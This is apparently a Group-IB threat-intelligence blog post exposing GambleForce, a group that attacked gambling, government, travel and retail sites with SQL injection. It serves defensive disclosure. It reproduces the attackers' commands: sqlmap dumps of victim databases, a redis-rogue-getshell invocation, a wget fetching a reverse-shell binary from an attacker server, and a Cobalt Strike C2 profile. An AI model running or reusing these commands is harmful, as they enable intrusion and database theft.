← Blog

Nikita Rostovcev

APAC Technical Head - ASM, TI & DRP

Ace in the Hole: exposing GambleForce, an SQL injection gang

Analysis of TTPs tied to GambleForce, which carried out SQL injection attacks against companies in the APAC region

December 14, 2023 · min to read · Threat Intelligence

GambleForce SQL injections Threat Intelligence

Introduction

In mid-September 2023, during routine monitoring of adversary infrastructure, **Group-IB's Threat Intelligence unit** identified a command and control (C&C) server that was hosting several tools. Notably, none were custom-made. The entire toolset was based on publicly available open-source instruments used for pentesting purposes. After examining the toolset in more detail, it became clear that the tools were most likely associated with a threat actor executing one of the oldest attack methods: SQL injections.

While delving deeper into the malicious infrastructure, Group-IB researchers identified the threat actor's first targets, predominantly linked to the gambling industry. This prompted the Threat Intelligence unit to name the threat actor **GambleForce** (tracked under the name EagleStrike GambleForce in Group-IB's Threat Intelligence Platform). Since it appeared in September 2023, GambleForce has targeted more than **20** websites (government, gambling, retail, and travel) in **Australia, China, Indonesia, the Philippines, India, South Korea, Thailand, and Brazil**.

Despite using very basic attack methods, the threat actor has managed to successfully attack **six** companies in **Australia (travel), Indonesia (travel, retail), the Philippines (government), and South Korea (gambling),** which shows just how vulnerable many organizations are against rudimentary but clearly dangerous SQL injection attacks.

In some instances, the attackers stopped after performing reconnaissance. In other cases, they successfully extracted user databases containing logins and hashed passwords, along with lists of tables from accessible databases. Rather than looking for specific data, the threat actor attempts to exfiltrate any available piece of information within targeted databases, such as hashed and plain text user credentials. What the group does with the stolen data remains unknown so far.

After identifying GambleForce's C&C, Group-IB's Threat Intelligence researchers shared this information with the company's 24/7 Computer Emergency Response Team (CERT-GIB), which then took down the cybercriminals' command and control server. Nonetheless, we believe that **GambleForce** is most likely to regroup and rebuild their infrastructure before long and launch new attacks.

We have therefore written this blog post to describe the group's tools and point out the relevant indicators of compromise (IoCs). The post also contains recommendations for corporate cybersecurity teams on how to better defend against SQL injection attacks.

Key findings

- **GambleForce** is a previously unknown threat actor involved in **SQL injection attacks**
- Since it appeared in September 2023, the group has targeted **24 websites** (**government**, **gambling**, **retail**, **travel**, and **job-seeking)**
- The group primarily focuses on the Asia-Pacific region: **Australia, China, Indonesia, Philippines, India, South Korea, Thailand**
- GambleForce uses a set of publicly available open-source tools for pentesting: **dirsearch**, **redis-rogue-getshell**, **Tinyproxy**, **sqlmap, and Cobalt Strike**
- The version of Cobalt Strike discovered on the gang's server used commands in **Chinese**
- In one attack in Brazil, the attackers exploited **CVE-2023-23752**, a vulnerability in Joomla CMS, but they failed to exfiltrate any data
- Group-IB **took down the gang's C&C** and sent notifications to the identified victims
- Group-IB's Threat Intelligence unit believes that the group may soon rebuild the infrastructure and we continue monitoring their activity

GambleForce's toolset

The attackers used tools such as **dirsearch**, **sqlmap**, **tinyproxy**, **redis-rogue-getshell** without any unique modifications and keeping almost all default settings:

```
python dirsearch.py -u [targetdomain]
python redis-master.py -r [targetip] -p 6379 -L 212.60.5.129 -P 21000 -f RedisModulesSDK/
sqlmap -r /root/tools/1111.txt --technique=U -D [victimdatabasename] -T [victimtablename]
sqlmap -r [victimdomainname].txt --dbms=mysql -D [victimdatabasename] -T tbl_content --du
```

Sqlmap can be especially dangerous. In some cases, additional malware can be loaded into targeted servers, which allows for lateral movement. A notable example of this tactic was observed by Group-IB's Threat Intelligence unit in an incident involving APT41. The attackers gained initial access using SQLmap, then proceeded to upload Cobalt Strike on compromised servers.

Interesting features that we discovered on the attackers' server include:

Using the following command on the attackers' C&C server:

The attackers used this command **95 times** out of nearly 750 commands executed on the server. Such frequent use of the command could indicate that the devices used by the attackers have a locale different from en_US and that the command was necessary to ensure that the entered commands were accepted without errors.

Loading a file from a remote source that hosted supershell – a Chinese-language framework with a web interface for creating and managing reverse shells. We identified how the attackers used the command:

```
wget http://38.54.40[.]156:8888/supershell/compile/download/linuxamdx64 -O /var/tmp/.cach
```

A tmux session was launched immediately after that, however, and we have no information about what the attackers did with the file next.

Cobalt Strike

GambleForce does not use default settings for Cobalt Strike. The attackers launch their malleable profile, which contains the following C&C domains:

- Dns-supports[.]online
- Windows.updates[.]wiki


```
./teamserver 212.60[.]5.129 qwertyuiop123 cs2.profile


    https-certificate {
        set keystore "cs.store";
        set password "qwertyuiop123";
    }
    http-stager {
        set uri_x86 "/api/1";
        set uri_x64 "/api/2";
        client {
            header "Host" "www.dns-supports.online";}
        server {
            output{
            print;
            }
        }
            }
    http-get {
        set uri "/api/3";
        client {
            header "Host" "www.dns-supports[.]online";
            metadata {
                base64;
                header "Cookie";
            }
            }
        server {
            output{
            print;
            }
        }
            }
    http-post {
        set uri "/api/4";
        client {
            header "Host" "www.dns-supports[.]online";
            id {
                uri-append;
            }
            output{
            print;
            }
        }
        server {
            output{
            print;
```

```
            }
        }

    }
```

Interestingly, the version of Cobalt Strike discovered on the gang's server used commands in Chinese, but this fact alone is not enough to attribute the group's origin.



Source: Group-IB Graph Network Analysis Tool

The attackers also use Cobalt Strike with their self-signed SSL certificates for the teamserver and listeners, which mimic "Microsec e-Szigno Root CA" and "Cloudflare":

```
keytool -keystore CobaltStrikepro.store -storepass 123456 -keypass 123456 -genkey -keyalg
```

The attackers used the username nmgb and the following IP addresses to log into the operator panel:

```
nmgb (37.128.246.50) joined
nmgb (37.128.246.50) joined
neo2323 (38.60.220.230) joined
nmgb (37.128.246.50) joined
sbsbsb22 (38.60.220.230) joined
nmgb (130.162.156.51) joined
nmgb (172.104.113.179) joined
nmgb (172.104.113.179) joined
nmgb (123.118.226.80) joined
nmgb (123.118.226.80) joined
nmgb (123.118.226.80) joined
nmgb (172.104.51.37) joined
nmgb (37.128.246.50) joined
nmgb (37.128.246.50) joined
nmgb (37.128.246.50) joined
nmgb (37.128.246.50) joined
nmgb (37.128.246.50) joined
nmgb (37.128.246.50) joined
```

MITRE ATT&CK® as shown by the Group-IB Threat Intelligence platform

Conclusion

SQL attacks persist because they are simple by nature. Companies often overlook how critical input security and data validation are, which leads to vulnerable coding practices, outdated software, and improper database settings. The negligence creates the perfect landscape for SQL injection attacks on public-facing web applications. As a result, companies remain susceptible to such attacks — because they fail to address fundamental flaws.

At the same time, web injections remain a major problem because they are difficult to detect. Businesses should monitor their systems for any suspicious activity as web injections can often go undetected for a long time.

Preventing web injection attacks requires a set of reliable measures, starting with identifying injection flaws or injection vulnerabilities (weak spots in the company's assets), manual code review, secure coding practices, penetration testing, input validation, and patch management.

Recommendations

Group-IB penetration testing services combine the manual work by experts with over 40 automated tools, using the latest methods and techniques collected by Group-IB Threat Intelligence. With over a thousand successfully completed security assessment projects, we have the expertise and experience to identify assets that are vulnerable to SQL-injection attacks.

SQL injection attacks today are also facilitated by malicious bots. These automated processes enable threat actors to systematically identify and exploit vulnerabilities in a targeted system or database. The consequence of such attacks extends to unauthorized access to databases, potentially leading to data theft and compromise.

Group-IB's Fraud Protection solution adopts a proactive approach to address this evolving attack technique, its AI creates highly accurate user behavior profiles of your users and devices. Within a few milliseconds, it distinguishes between genuine user interactions and activities generated by a third party, such as a fraudster or a sophisticated bot.

By implementing these measures, Group-IB Fraud Protection aims to mitigate not only SQL injection vulnerabilities but also the risks generated by automated bot-driven attacks.

For comprehensive cyber protection, Group-IB Managed XDR is designed to detect and prevent various types of cyber threats, including ones that go unnoticed by other solutions. Our NTA technology, equipped with advanced network traffic analysis capabilities, uses its signatures, Group-

IB Threat Intelligence data, and machine learning technologies to provide unparalleled threat detection and prevention.

MXDR utilizes advanced behavioral analysis techniques to identify suspicious activities within the established network protocols. This can help organizations detect potential SQL injection attacks and other security threats.

In the event of any deviations from normal network activity, MXDR alerts the security teams and automates incident response to mitigate the threat in real-time. The response actions can vary from isolating hosts, killing processes, getting console access for investigation, etc.

Network indicators

- Dns-supports[.]online
- Windows.updates[.]wiki
- 212.60.5[.]129
- 38.54.40[.]156

APAC: +65 3159 3798

EU & NA: +31 20 226 90 90

MEA: +971 4 568 1785

info@group-ib.com